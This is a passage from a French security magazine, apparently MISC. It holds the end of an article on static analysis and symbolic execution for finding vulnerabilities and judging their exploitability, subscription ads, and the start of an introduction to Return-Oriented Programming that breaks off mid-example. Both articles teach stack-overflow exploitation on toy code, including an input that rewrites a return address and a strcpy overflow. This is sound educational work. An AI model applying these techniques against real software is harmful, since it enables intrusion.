Un modèle mémoire sert à représenter les objets manipulés par le programme. Par exemple, dans un langage très simple sans pointeur il est facile de représenter les objets par leur nom (comme on vient de le faire pour **i** dans le paragraphe précédent). Dans la pratique, certains objets peuvent être aliasés (comme **p** et **dst** dans l'exemple 1 qui pointent sur la même zone mémoire) et donc toute modification du contenu de **p** aura pour effet de modifier le contenu de **dst**. On est donc généralement amené à représenter les objets par leur adresse et il est souvent intéressant de découper la représentation de la mémoire en des zones mémoire indépendantes (appelées régions) afin de simplifier le raisonnement symbolique. Par exemple, le tableau **char t1[8]** sera représenté par une région de la forme (**t1**, 0..7, sizeof(char)) qui sera disjointe d'un autre tableau **char t2[4]** représenté par la région (**t2**, 0..3, sizeof(char)). Alors toute écriture à partir de **t1** n'aura aucune influence sur **t2**. Ce choix est bien adapté lorsqu'on s'intéresse à la correction des programmes, et en particulier lorsqu'on traque les erreurs à l'exécution ou bien les comportements non définis (ce qui est le cas en C si on déborde d'un tableau). Il est faisable d'utiliser de tels modèles mémoire pour l'étape d'identification de vulnérabilités. En revanche, ce type de modèle n'est pas adapté à l'analyse de l'exploitabilité d'une vulnérabilité puisque là, justement, tout le jeu consiste à déborder ou modifier d'autres objets par effet de bord. Nous reviendrons sur ce point dans la section Exploitabilité.

2.1 Analyse de valeurs

L'analyse de valeurs consiste à exécuter le programme de manière abstraite, en approximant l'ensemble des valeurs possibles des objets du programme. Il existe différents domaines abstraits comme les ensembles, les intervalles ou des domaines relationnels qui permettent de lier les valeurs des variables entre elles. Le choix du domaine dépend à la fois de la précision qu'on cherche et de l'efficacité attendue (par exemple, calculer des domaines relationnels est beaucoup plus coûteux que de calculer des intervalles).

Considérons maintenant la fonction **VerifSize** suivante, qui vérifie l'absence de problème de taille dans l'exemple 1.

```
int VerifSize(unsigned int nb) {
    unsigned int nb2, result;
    nb2=UINT_MAX/sizeof(unsigned int);
    result = (nb2 >= nb);
    return result;
}
```

Une analyse de valeur par intervalle, partant du typage associant à **nb** l'intervalle $0..2^{32}-1$ fournira pour **nb2** la constante 1073741823 et pour **result** deux valeurs possibles, 0 ou 1. Si maintenant nous contraignons initialement **nb** dans l'intervalle $0..2^{30}-1$ une propagation d'intervalle pourra établir que **result** vaut toujours 1.

L'analyse de valeurs rend possible la détection d'erreurs potentielles à l'exécution par ajout systématique d'assertions dans le code. Par exemple si un tableau est déclaré sous la forme **tab[n]** tout accès de la forme **tab[i]** sera précédé par une assertion permettant d'établir la propriété $0 \leq i$ et $i < n$. Si l'ensemble des valeurs calculées pour **i** est inclus dans cet intervalle alors aucune erreur ne pourra avoir lieu. Sinon on disposera de valeurs violant l'assertion. On donne ci-dessous les assertions ajoutées par l'outil Rte (*Run time error*) de la plate-forme Frama-C [3] sur la boucle de l'exemple 1, après normalisation du code. L'assertion **\valid(dst+i)** signifie que la case **dst[i]** a bien été allouée, sachant que la déclaration **char dst[4]** se traduira par la propriété **\valid(dst+{0..3})**.

```
int i=0; while((unsigned int)i<nb) {
    /*@ assert rte: mem_access: \valid(dst+i); */
    *(dst+i)=v;
    /*@ assert rte: signed_overflow: i+1<2147483647; */
    i++; }
```

Un avantage important de l'analyse de valeurs est la garantie de correction (*soundness*) des résultats : les domaines de valeurs associés en un point du programme à un objet contiennent au moins toutes les valeurs possibles à l'exécution en ce même point de programme. La contrepartie est que de telles analyses introduisent généralement des faux positifs (par exemple, des programmes identifiés comme contenant une vulnérabilité qui n'est, en fait, pas activable). Une des difficultés est donc d'approximer au mieux ces ensembles de valeurs en utilisant des domaines les plus adaptés possible et de prendre en compte les boucles qui demandent d'inférer des invariants approximant toutes les valeurs possibles prises dans la boucle. Certains outils choisissent de perdre la correction lorsque les approximations sont trop larges et peuvent introduire beaucoup trop de faux positifs. Dans ce cas, on ne pourra pas garantir l'absence d'erreurs à l'exécution, mais on pourra potentiellement exhiber des comportements provoquant des erreurs à l'exécution.

L'analyse de valeurs sert, lors de l'étape d'identification de vulnérabilités, à détecter les portions de code potentiellement dangereuses de la manière la plus fine



possible. Par exemple, contrairement à des approches basées sur des critères uniquement syntaxiques, elle sert à signaler des portions de code pour lesquels il a été établi qu'aucune entrée ne pouvait provoquer une erreur (par exemple, lorsque les données sont « aseptisées »). L'analyse de valeurs offre aussi la possibilité de mettre en place des calculs de dépendance les plus complets possible, c'est-à-dire prenant en compte les alias et le flot de contrôle. Dans le cadre de la détection de vulnérabilités, de telles analyses sont très utiles en particulier pour étudier la propagation de teinte ou l'impact de la modification d'une donnée.

2.2 Exécution symbolique

L'exécution symbolique a pour objectif de trouver des entrées activant des chemins identifiés. Pour cela, on construit un prédicat de chemin (une formule logique) qui est donné à un solveur de contraintes qui pourra fournir différentes réponses exclusives : une instantiation des valeurs qui vérifie ce prédicat de chemin, un verdict énonçant la non-satisfaisabilité de ce chemin ou un timeout (à cause de la NP-complétude du problème, de la satisfaisabilité de formules booléennes et de l'indécidabilité de certaines théories).

Prenons l'exemple 2 pour les déclarations **char dst[4]** et **char src[8]**. Le prédicat de chemin, correspondant à exécuter exactement 2 fois la boucle (c'est-à-dire avec **src[2]=='\0'**), sera le suivant :

```
p0 = dst0 // initialisation avant la boucle
and not(*src0=='\0') and *p0==src0 and p1=p0+1 and src1=src0+1 // premier passage
and not(*src1=='\0') and *p1==src1 and p2=p1+1 and src2=src1+1 // second passage
and *src2=='\0' and *p2=='\0' // fin bufCopy
```

Dans un prédicat de chemin, chaque affectation donne lieu à une nouvelle occurrence indicée de la variable modifiée (**src0**, **src1**...), ceci afin de distinguer les différentes valeurs possibles pour cette variable. Pour le prédicat de chemin ci-dessus un outil d'exécution symbolique pourra, par exemple, nous renvoyer pour **src** (les valeurs étant choisies aléatoirement parmi celles vérifiant la formule ci-dessus) :

```
-32 -110 0 -14 -93 41 17 -53
```

Les outils d'exécution symbolique sont basés sur des stratégies d'énumération de prédicats de chemins, généralement suivant un objectif de couverture de code (les instructions, les branches, les chemins...). Dans le cas des chemins, il est possible de borner par exemple le nombre de passages dans les boucles ou la profondeur des chemins. Les outils d'exécution symbolique servent aussi généralement à s'intéresser aux chemins menant à des états d'erreur, en ajoutant des assertions détectant ces erreurs, comme vu précédemment. Un algorithme de couverture de chemins aura donc pour effet soit de montrer qu'un chemin menant en erreur est impossible, soit de donner des entrées levant l'erreur, soit de terminer en timeout.

Par exemple, si nous lançons l'outil Pathcrawler [4] sur l'exemple 2, toujours pour les déclarations **char dst[4]** et **char src[8]**, nous obtenons les 9 chemins suivants (et des valeurs d'entrée les activant) :

- 4 chemins plaçant '\0' dans src entre les indices 0 à 3 avec un verdict OK
- 4 chemins plaçant '\0' dans src entre les indices 4 à 7 avec un verdict Erreur
- 1 chemin ne plaçant pas de '\0' dans src et finissant dans un état indéterminé (débordement de src)

Les outils actuels combinent généralement des exécutions concrètes (valeursinstanciées donnant lieu à une exécution directe) et des exécutions symboliques. On parle alors d'exécution concolique (pour concrète+symbolique). En plus de rendre le processus plus efficace, les exécutions concrètes permettent de prendre en compte des exécutions pour lesquelles on ne dispose pas du code (par exemple, les bibliothèques) ou contenant des calculs complexes (par exemple, les fonctions cryptographiques) qui mettraient à mal les solveurs de contraintes.

Les outils construits sur l'exécution symbolique/concolique sont en pleine expansion et s'avèrent très efficaces. Premièrement, ils fournissent à la fois des exemples (ou contre-exemples) et des critères de preuve (non atteignabilité d'une erreur par exemple). Deuxièmement, les solveurs de contraintes sur lesquels ils s'appuient, bien que flirtant avec l'indécidabilité et la NP-complétude, sont de plus en plus efficaces. Enfin, les algorithmes d'énumération de chemins, combinant au mieux exécution concrète et utilisation des solveurs, autorisent à traiter des applications de taille conséquente. Néanmoins, il n'est pas toujours simple d'établir des critères de correction (qu'à t-on réellement activé ?) notamment lorsque l'on combine exécutions concrètes et symboliques. Dans le cadre de la recherche de vulnérabilités, les outils d'exécution concoliques sont bien adaptés par leur aspect couverture systématique de code avec prise en compte des cas d'erreurs. Les fuzzers « intelligents » (ou *smart fuzzers*) incluent de telles techniques. Cette approche est d'ailleurs utilisée de manière intensive par Microsoft pour rechercher des vulnérabilités dans le système Windows et ses applications (avec le fuzzer maison de Microsoft, SAGE).

3 Exploitabilité

Comme nous l'avons vu précédemment, trouver une vulnérabilité et l'exploiter n'est pas la même chose. Une fois une section du code identifiée comme vulnérable, déterminer si cette vulnérabilité est exploitable n'est pas forcément aisé. Cette activité est bien sûr importante pour les attaquants, cependant elle l'est aussi pour un auditeur du code. En effet, il est souvent très difficile, voire impossible (pour des raisons de temps et main-d'œuvre), de corriger l'ensemble des bugs d'un programme. Réussir à caractériser lesquels sont dangereux, en terme d'attaques, sert à prioriser leur correction. Un exemple



est le site [5] qui décrit le nombre de bugs présents dans Debian, parmi lesquels peu sont liés à la sécurité. Le site [6] en donne les corrections au jour le jour.

Généralement, l'étude de l'exploitabilité d'une vulnérabilité démarre à partir de traces d'exécution obtenues en exerçant les parties de code identifiées comme vulnérables. Ces traces sont alors classifiées vis-à-vis de critères de réussite d'une attaque (accès à certaines zones mémoire, partiellement, pas du tout) et, selon, cette classification, utilisées comme guide pour construire un exploit. Généralement, on s'intéresse en priorité aux exécutions provoquant des crashes. Si nous reprenons l'exemple 2, l'exécution symbolique nous a fourni un certain nombre de chemins dont certains finissent en erreur. Néanmoins, si le critère de réussite est de détourner le flot d'exécution, ces chemins ne correspondent pas à un exploit : pour cela, il faudra fournir une entrée faisant « suffisamment » déborder le tableau (voir section 3.2).

Il existe de nombreuses techniques et outils permettant d'analyser une trace d'exécution, par exemple pour suivre les dépendances ou les impacts en mémoire. Dans la pratique, ces outils demandent d'avoir instrumenté le code. Les approches par analyse statique sont aussi utilisables pour analyser des traces. L'instrumentation est alors simulée par les modèles mémoire et domaines abstraits (par exemple, la teinte). L'avantage ici est de raisonner sur des ensembles de traces, voire sur des traces symboliques si on veut s'intéresser à la possibilité de caractériser les entrées jouant ces traces. Néanmoins, l'utilisation des techniques d'analyse statique pour l'exploitabilité est un domaine encore très prospectif et peu étudié. En effet, les applications principales de l'analyse statique ont été, jusqu'à présent, l'établissement de la correction des logiciels critiques, le problème d'exploitabilité ne se posant pas puisque, dans ce cadre, les programmes non conformes sont rejetés.

3.1 Analyse de valeur et code binaire

L'étude de l'exploitabilité n'a de sens que sur le code binaire (nous entendons ici le code binaire désassemblé), car exploiter une vulnérabilité dépend fortement du placement des objets, des protections mises en place par le compilateur et plus généralement de la forme du code compilé. Il est donc intéressant de mener des analyses statiques à ce niveau de code, ce qui pose un certain nombre de problèmes supplémentaires :

- raisonner statiquement sur du code demande de disposer de sa structure (son graphe de flot de contrôle) qui n'est pas toujours simple à construire, par exemple en présence de sauts indirects ;
- le typage étant perdu, on représente chaque valeur sous forme d'un vecteur de bits, il faut donc pouvoir raisonner efficacement sur ce modèle ;

- les objets ne sont plus identifiables par leur nom, il faut donc raisonner au niveau des adresses mémoire.

L'exemple ci-après illustre ces difficultés sur un calcul de dépendances entre données, par exemple pour effectuer une analyse de teinte. Considérons le fragment de code source suivant :

```
int x, *p, y;  
x = 3 ;  
p = &x ;  
y = *p + 4 ; // la valeur de y ne dépend ici que de constantes : y n'est pas teintée
```

Pour ce même programme, le tableau ci-dessous fournit :

- sur la colonne de gauche le code assembleur en supposant que les variables locales **x**, **p** et **z** sont mémorisées, dans la pile d'exécution, aux adresses respectives **ebp-4**, **ebp-8** et **ebp-12** ;
- sur la colonne de droite le résultat d'une analyse indiquant, pour chaque instruction, la valeur calculée statiquement pour chaque registre et emplacement mémoire utilisé.

Code assembleur	Résultat d'une analyse de valeurs
<pre>/* x=3 ; */ mov [ebp-4], 3 lea eax, [ebp-4] /* p = &x ; */ mov [ebp-8], eax mov eax, [ebp-8] /* y = *p+4 ; */ mov eax, [eax] add eax, 4 mov [ebp-12], eax</pre>	<pre>Mem[ebp-4]=3 eax = ebp-4 Mem[ebp-8] = ebp-4 eax = Mem[ebp-8] eax = Mem[Mem[ebp-8]] = Mem[ebp-4] eax = Mem[ebp-4] + 4 Mem[ebp-12] = eax = Mem[ebp-4] + 4 = 3 + 4</pre>

L'analyse de valeurs permet bien de retrouver le fait que l'emplacement mémoire d'adresse **ebp-12** ne dépend que de valeurs constantes, mais on voit que cette analyse est moins directe que sur le code source.

Les travaux les plus avancés et les plus riches sur l'analyse statique de code binaire sont les travaux initiés par Thomas Reps et son équipe [7]. Une partie de ces travaux ont pour objectif de retrouver la structure des objets et de la mémoire (*stack frames*) afin de raisonner de manière modulaire sur la mémoire, comme fait en vérification. Dans le cas de l'étude de l'exploitabilité, le modèle de mémoire plat (un grand tableau avec un minimum de régions séparant la pile, le tas, les constantes et le code par exemple) est le plus réaliste, même s'il n'est pas très efficace pour l'analyse statique.

3.2 Retour sur l'exemple 2

La figure page suivante décrit la pile à l'exécution associée à l'exemple 2, en début d'exécution de la fonction **CallbufCopy**. Nous faisons ici l'hypothèse que le programme ne possède pas de protection de type canaries.



On peut déclencher un débordement du tampon **dst**, lors de l'exécution de la fonction **bufCopy**, avec une valeur d'entrée pour **src** de taille 5, provoquant une réécriture (partielle) de la valeur précédente de EBP (et pouvant déboucher sur une attaque de type *off-by-one*). Cependant, il est plus intéressant de réécrire l'adresse de retour, ce qui se fait avec une valeur d'entrée pour **src** de taille au moins 12 (on suppose ici qu'une adresse est codée sur 4 octets et un char sur un octet). Si on applique une technique d'exécution symbolique, comme décrite dans la section 2.2, on est capable de caractériser les valeurs d'entrée de **src** permettant d'exécuter 12 fois la boucle et de modifier l'adresse de retour par une valeur donnée (ici, l'adresse correspondant à la chaîne "ABCD"). On donne ci-après le prédicat de chemin décrivant cette exploitabilité, exprimé au niveau C afin de le rendre lisible :

```
p0 = dst0 // initialisation avant la boucle
and not (*src0='\0') and *p0=*src0 and p1=p0+1 and src1=src0+1 // premier passage
...
and not(*src8='\0') and *p8=*src8 and p9=p8+1 and src9=src8+1 // neuvième passage
and not(*src9='\0') and *p9=*src9 and p10=p9+1 and src10=src9+1 // dixième passage
and not(*src10='\0') and *p10=*src10 and p11=p10+1 and src11=src10+1 // onzième passage
and not(*src11='\0') and *p11=*src11 and p12=p11+1 and src12=src11+1 // douzième passage
and *src8='A' and *src9='B' and *src10='C' and *src11='D' // valeur à écrire
and *src12='\0' and *p12='\0' // fin bufCopy
```

On obtiendra par exemple la solution suivante (65, 66, 67, 68 étant les codes respectifs de 'A', 'B', 'C', 'D') :

```
-32 -110 1 -14 -93 41 17 -53 65 66 67 68 0
```

4 Dans la pratique

Il existe différentes plateformes d'analyse statique de code qui permettent de détecter les bugs potentiels dans une application, principalement au niveau source. Une liste non exhaustive de tels outils est disponible sur le site du NIST [8]. Nous avons choisi ici de ne citer que des outils open source, laissant ainsi au lecteur faire ses propres essais. Citons d'abord la plate-forme Frama-C [3] qui offre un certain nombre d'analyses sur du code C bien adaptées à l'analyse de vulnérabilités (par exemple, Rte ajoute toutes les assertions détectant les erreurs potentielles à l'exécution et qui peuvent être déchargées par l'analyse de valeurs). Dans le domaine des outils d'exécution concolique, citons l'outil Klee [9]

qui permet d'expérimenter cette approche sur du code LLVM et offre la possibilité de décrire précisément les objets rendus symboliques. Notons que Klee peut être utilisé à partir de code haut niveau (par l'intermédiaire de la compilation d'un programme C ou C++ à l'aide du compilateur Clang, par exemple) ou à partir d'un code bas niveau : par exemple la plate-forme SE2 (*Selective Symbolic Execution*) transforme des traces x86 en LLVM afin de pouvoir faire de l'exécution symbolique sur ces traces. Les plateformes d'analyse pour du code bas niveau sont généralement moins exhaustives (de par la difficulté de réaliser des analyses sur du binaire), mais rendent possible la mise en place des analyses dédiées (teinte, construction du graphe de flot de contrôle) qui fournissent des résultats très utiles pour la détection de vulnérabilités et l'analyse de crash. En open source, citons les plateformes Miasm [10] et BAP [11].

En conclusion, nous espérons avoir motivé le lecteur sur l'intérêt des techniques d'analyses statiques pour la détection de vulnérabilités exploitables... voire à expérimenter quelques outils ! ■

Références

- [1] <http://threatpost.com/vupen-cashes-in-four-times-at-pwn2own/104754>
- [2] <https://www.securecoding.cert.org>
- [3] P. Cuoq, F. Kirchner, N. Kosmatov, V. Prevosto, J. Signoles, B. Yakobowski. Frama-C - A Software Analysis Perspective. SEFM 201, frama-c.com/
- [4] <http://pathcrawler-online.com>
- [5] <http://www.debian.org/Bugs>
- [6] <http://www.debian.org/security/>
- [7] G. Balakrishnan and T. Reps, WYSINWYX : What you see is not what you eXecute, ACM Trans. Program. Lang. Syst. 2010
- [8] http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html
- [9] C. Cadar and D. Dunbar and D. Engler, The KLEE symbolic virtual machine, <http://klee.llvm.org/>
- [10] Miasm <http://code.google.com/p/miasm/>
- [11] BAP : Binary Analysis Plat form bap.ece.cmu.edu/




Figure 1

ABONNEZ-VOUS !

CONSULTEZ L'ENSEMBLE DE NOS OFFRES SUR : boutique.ed-diamond.com !

Numéros de
6 MISC



42€*

au lieu de **53,40 €***
en kiosque

Économie
11,40€

Économisez
plus de **20%***

* Sur le prix de vente unitaire France Métropolitaine

Numéros de
6 MISC

+ 2 HORS-SÉRIES



51€*

au lieu de **71,40 €***
en kiosque

Économie
20,40€

Économisez
plus de **25%***

* Sur le prix de vente unitaire France Métropolitaine

* OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE. Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

NOUVEAU !

Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com



Vous pouvez ainsi : ➔ Avoir accès à votre suivi personnalisé d'abonnement ➔ Profiter des promos réservées à nos abonnés ➔ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>>

Voici mes coordonnées postales :

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

E-mail :

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.



Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/content/3-conditions-generales-de-ventes et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir
toutes les offres d'abonnement >>>>

ABONNEMENT MISC

→ Tous les abonnements incluant MISC :

offre M



42€*
au lieu de **53,40€****
en kiosque

6 NOS

Économie 11,40€

L'OFFRE INCLUS :
MISC (6nos)

offre M+



51€*
au lieu de **71,40€****
en kiosque

6 NOS

+2 HORS-SÉRIES

Économie 20,40€

L'OFFRE INCLUS :
MISC (6nos)
+ ses
2 Hors-Séries

NOUVEAUTÉ 2014

TOUS LES HORS-SÉRIES DE GNU/LINUX MAGAZINE ET LINUX PRATIQUE PASSENT

EN **GUIDES !**
POUR LES DÉCOUVRIR,
RENDEZ-VOUS SUR :

boutique.ed-diamond.com



offre T



6 NOS

11 NOS

4 NOS

6 NOS

6 NOS

198€*
au lieu de **277,10€****
en kiosque

Économie 79,10€

L'OFFRE INCLUS :
MISC (6nos), GNU/Linux Magazine (11nos),
Open Silicium (4nos), Linux Pratique (6nos) et
Linux Essentiel (6nos)

offre T+



6 NOS

11 NOS

4 NOS

6 NOS

6 NOS

299€*
au lieu de **411,20€****
en kiosque

Économie 112,20€

L'OFFRE INCLUS :
MISC (6nos) + ses 2 Hors-Séries,
GNU/Linux Magazine (11nos) + ses 6 Guides,
Open Silicium (4nos),
Linux Pratique (6nos) + ses 3 Guides
et Linux Essentiel (6nos)

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :
boutique.ed-diamond.com



Vous pouvez ainsi : ➔ Avoir accès à votre suivi personnalisé d'abonnement ➔ Profiter des promos réservées à nos abonnés ➔ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

➔ Nos Tarifs s'entendent TTC et en euros

	F	OM1	OM2	E	RM
	France Métro.	Outre-Mer		Europe	Reste du Monde
M Abonnement MISC	42 €	50 €	62 €	54 €	58 €
M+ Abonnement MISC + 2 Hors-Séries	51 €	62 €	77 €	68 €	73 €
T Abonnement GLMF + MISC + OS + LP + LE	198 €	253 €	325 €	276 €	300 €
T+ Abonnement GLMF + GLMF HS (6 Guides) + MISC + MISC HS + OS + LP + LP HS (3 Guides) + LE	299 €	382 €	491 €	415 €	448 €

• OM1 : Guadeloupe, Guyane française, Martinique, Réunion, St-Pierre-et-Miquelon, Mayotte

• OM2 : Nouvelle Calédonie, Polynésie française, Wallis et Futuna, Terres Australes et Antarctiques françaises

MA FORMULE D'ABONNEMENT :

Offre	Zone	Tarif
☐ M		
☐ M+		
☐ T		
☐ T+		

J'indique la somme due : (Total)

Exemple :
Je souhaite m'abonner à l'ensemble des magazines + tous les Hors-séries/Guides et je vis en Belgique.
Je coche donc l'offre **T+** (la totale avec tous les Hors-Séries/Guides), puis ma zone (E), le montant sera donc de 415 euros.

Je choisis de régler par :

- ☐ Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)
- ☐ Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Date et signature obligatoires



INTRODUCTION AU RETURN-ORIENTED PROGRAMMING

Jonathan Salwan – jsalwan@quarkslab.com – @JonathanSalwan



mots-clés : ROP / EXPLOITATION / CVE-2011-1938

Le Return-Oriented Programming (ROP) est aujourd'hui une technique très fréquemment utilisée pour passer outre certaines protections présentes sur les systèmes d'exploitation. Dans cet article, nous présentons ces défenses, puis comment le ROP contribue à les contourner.

1 Introduction

De plus en plus, les systèmes d'exploitation mettent en place des mécanismes de sécurité afin de diminuer le nombre de vecteurs d'attaques possibles. À chaque mise en place d'un nouveau mécanisme, ce dernier est analysé par la communauté afin de trouver un nouveau chemin possible permettant d'arriver au résultat initial. La plupart du temps, le but est de détourner le flux d'exécution et d'exécuter du code machine malgré ces protections.

Le ROP (*Return-Oriented Programming*), devenu une technique très populaire depuis quelques années qui justement, permet de passer outre **certaines** de ces protections. Dans la suite de cet article, nous verrons comment les systèmes d'exploitation pallient le manque de sécurité puis pourquoi le ROP est devenu une méthode incontournable dans le monde de l'exploitation.

2 Les bases à connaître

Avant d'aller plus loin, nous présentons les bases à connaître en matière d'exploitation afin de comprendre au mieux le *Return-Oriented Programming*. Il existe plusieurs types de vulnérabilités (*stack/heap/integer overflow, off-by-one, out-of-bounds, write-what-where, user-after-free...*). Celle qui illustre au mieux la technique du ROP, c'est la vulnérabilité de type débordement de tampon (*stack-based buffer overflow*). Si ce type de vulnérabilité vous est très familier, vous pouvez sans problème passer au chapitre suivant.

2.1 Débordement de tampon

Imaginons que nous voulions copier une zone mémoire dans une autre zone mémoire, nous devons nous assurer que la zone de destination contient assez d'espace pour accueillir le contenu de la zone source. Les débordements de tampon (*buffer overflow*) sont principalement dus à un manque de contrôle sur la taille à copier de la zone source. Si nous copions plus de données que la zone de destination peut en contenir, nous allons altérer des données non prévues en mémoire.

Prenons comme exemple le code suivant :

```
void foo(const char *source)
{
    char destination[32];

    strcpy(destination, source);
}

int main(int ac, const char *av[])
{
    if (ac == 2)
        foo(av[1]);

    return 0;
}
```

Dans le code ci-dessus, la fonction **foo** prend en paramètre l'argument **av[1]**. Le contenu d'**av[1]** sera donc copié dans une zone mémoire de 32 octets allouée sur la pile. Comme vous pouvez l'imaginer, si nous copions plus de 32 octets dans cette zone de destination, nous allons écraser d'autres données qui sont présentes en mémoire.

Il y a une chose importante à retenir également. Quand un programme effectue un appel de fonction, il place sur la pile l'adresse de la prochaine instruction qui suit l'instruction du **call** courant (on appelle cela le « *saved EIP* », où EIP est le registre d'instruction, c'est-à-dire le registre du processeur contenant l'adresse de l'instruction à exécuter). Ci-dessous, le micro-code très simplifié de la sémantique d'un **call**.

```
ESP ← ESP - 4
[ESP] ← NEXT(EIP) ; sEIP
EIP ← OPERANDE
```

C'est ensuite au prologue de la fonction appelée, d'allouer l'espace nécessaire pour ses variables locales (cet espace est appelé « *stack frame* »). C'est également au prologue de sauvegarder l'adresse de la *stack frame* parente (appelée « *saved EBP* ») et de la placer sur la pile avant l'allocation des variables locales.

Enfin, une fois la fonction fille exécutée, c'est au rôle de son épilogue de restaurer ces deux registres (EBP et EIP) pour reprendre le flux d'exécution de la fonction parente.

Pour restaurer le pointeur EBP c'est le rôle de l'instruction **leave**. Pour la restauration du pointeur EIP, c'est le rôle de l'instruction **ret**. Ci-dessous, le micro-code très simplifié de l'instruction **ret**.

```
TMP ← [ESP] ; on récupère sEIP
ESP ← ESP + 4 ; on réaligne sur notre ancien ESP.
EIP ← TMP ; on restaure notre EIP.
```

Pour résumer, le schéma 0, illustre la sémantique d'un **call** → prologue → épilogue → **ret** en 5 étapes :

- Étapes 1 et 2, instruction **call**, cela place sEIP sur la pile.
- Étape 3, la fonction alloue son espace nécessaire (rôle du prologue).
- Étape 4, restauration du pointeur de la pile (rôle de l'épilogue).
- Étape 5, l'instruction **ret**, récupère le pointeur sauvegardé sur la pile pour continuer le flux d'exécution.

C'est cette dernière sémantique (étape 5) qui est importante à retenir pour la compréhension du ROP.




schéma 0

Ensuite, nous avons le schéma 1 qui est la représentation de notre mémoire après le prologue

de la fonction **foo** sur une architecture x86 32 bits avec une convention d'appel « *cdecl* » **[r1]**.

Comme vous pouvez l'imaginer, l'attaque classique d'un débordement de tampon est de donner une zone source plus grande que la zone de destination afin d'écraser le pointeur sEBP, puis sEIP. En écrasant le pointeur sEIP, il est donc possible de rediriger le flux d'exécution quand l'instruction **ret** de cette fonction sera exécutée.




schéma 1

3 Les sécurités mises en place

Pour bloquer ce schéma d'attaque classique, les systèmes d'exploitation ont mis en place plusieurs mécanismes de sécurité permettant de rendre **un peu** plus complexes les techniques d'exploitation. Malgré cela, ces mécanismes étant créés et mis en place depuis plusieurs années, ils sont donc analysés depuis longtemps et par conséquent, il existe aujourd'hui plusieurs façons de les contourner.

3.1 Address Space Layout Randomization

3.1.1 En bref

Dans un schéma classique d'exploitation de débordement de tampon, l'attaquant place où il peut en mémoire sa suite de code machine (*shellcode*)




schéma 2

puis écrase le sEIP pour pointer sur son *shellcode*. Le schéma 2 illustre cette attaque. Ce cas de figure nécessite de connaître l'adresse de son *shellcode* et d'écrire son emplacement à la place du sEIP.

L'ASLR (*Address Space Layout Randomization*) a justement été inventée pour rendre plus compliqué ce cas de figure. Quand un binaire est exécuté, c'est le kernel qui s'occupe de le charger et de lui attribuer ses zones mémoires. Sans ASLR, les adresses de ces zones sont toujours les mêmes. Avec l'ASLR, au moment de l'attribution des zones, ces dernières seront assignées aléatoirement en mémoire à chaque exécution. Ce qui ne rend plus possible le fait d'*hardcoder* sEIP pour le faire pointer sur du code machine malveillant.

Ci-dessous, un exemple sous Linux qui vous montre comment est mappée la zone de la pile et du tas sans l'ASLR.

```
$ cat /proc/self/maps | grep 'heap|stack'
0060d000-0062e000 rw-p 00000000 00:00 0 [heap]
